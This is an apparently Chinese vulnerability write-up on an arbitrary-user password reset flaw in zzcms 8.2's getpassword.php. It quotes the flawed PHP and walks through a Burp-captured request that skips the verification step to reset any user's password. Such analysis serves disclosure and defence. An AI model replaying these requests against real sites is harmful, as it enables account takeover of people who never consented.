

zzcms 8.2 任意用户密码修改

漏洞描述

zzcms是一款企业建站程序。 zzcms 8.2版本/one/getpassword.php文件存在漏洞，攻击者可利用该漏洞修改任意用户密码。

漏洞分析

/one/getpassword.php文件第 73行，触发漏洞的关键代码。

```
}elseif($action=="step3" && @$_SESSION['username']!=''){  
  
    $passwordtrue = isset($_POST['password'])?$_POST['password']:"";  
    $password=md5(trim($passwordtrue));  
    query("update zzcms_user set password='$password',passwordtrue='$passwordtrue' where username='".@  
  
    $strout=str_replace("{step4}", "", $strout) ;  
    $strout=str_replace("/{step4}", "", $strout) ;  
    $strout=str_replace("{step1}".$step1."{/step1}", "", $strout) ;  
    $strout=str_replace("{step2}".$step2."{/step2}", "", $strout) ;  
    $strout=str_replace("{step3}".$step3."{/step3}", "", $strout) ;  
    $strout=str_replace("#{username}", @$_SESSION['username'], $strout) ;
```

这里仅仅判断了 `action` 参数为 `step3`，并且 `$_SESSION['username']` 不为空，就进入密码修改的逻辑，直接执行sql语句执行update操作。那么这里的 `$_SESSION['username']` 从哪里来的，我们继续看代码，在 /one/getpassword.php文件第 31行，可以看到 `$_SESSION['username']`。

```
if ($action=="step1"){  
    $username = isset($_POST['username'])?$_POST['username']:"";  
    $_SESSION['username']=$username;  
    checkyzm($_POST["yzm"]);  
    $rs=query("select mobile,email from zzcms_user where username='" . $username . "'");  
    $row=fetch_array($rs);  
    $regmobile=$row['mobile'];  
    $regmobile_show=str_replace(substr($regmobile,3,4),"****",$regmobile);  
    $regemail=$row['email'];  
    $regemail_show=str_replace(substr($regemail,1,2),"**",$regemail);
```

这里 `username` 是从 `step1` 不做中 post 传递过来的 `username` 参数，也就是我们要修改的用户名。那么漏洞就很明显了，在第一步输入要修改的用户名，然后获取session值，直接跳到第三步，修改密码就可以打到任意用户密码修改。

漏洞复现

第一步先在找回密码页面输入要修改的用户名，点击下一步，burp拦截。

找回密码

1 确认帐号

2 进行安全验证

3 设置新密码

请输入您的用户名

test



验证码


5

1 + 4 = ?

下一步

[公司简介](#) | [联系方式](#) | [帮助信息](#) | [友情链接](#)

中华人民共和国电信与信息服务业务经营许可证：豫icp备07007271号

zzcms版权所有 © Powered By **ZZCMS8.2**zzcms只提供交易平台，对具体交易过程不参与也不承担任何责任。望供求双方谨慎交易。 

抓包获取session值



Request to http://127.0.0.1:80

Forward

Drop

Intercept is on

Action

Raw

Params


Headers

Hex

```
POST /one/getpassword.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://10.9.1.109/one/getpassword.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Cookie: bdshare_firsttime=1517992762269; PHPSESSID=9vhl0sbrm4bkukvjcuslilk354
Connection: close
Upgrade-Insecure-Requests: 1

username=test&username2=yes&action=step1&yzm=5&yzm2=yes&submit=%E4%B8%BB%E4%B8%80%E6%AD%A5
```

这里我们获取到了 session值，然后根据上面的描述，修改数据包，直接进入修改密码操作。



这里session就是上面获取到的，只需要修改 post-data值就可以。这里改成mima888。action值要改成step3才可以进去 数据库 update语句的操作。然后重放数据包，就可以完成任意密码修改了。

前台登录试试，是否修改成功。



成功修改密码，登录成功。



利用此漏洞，只需要知道用户名即可。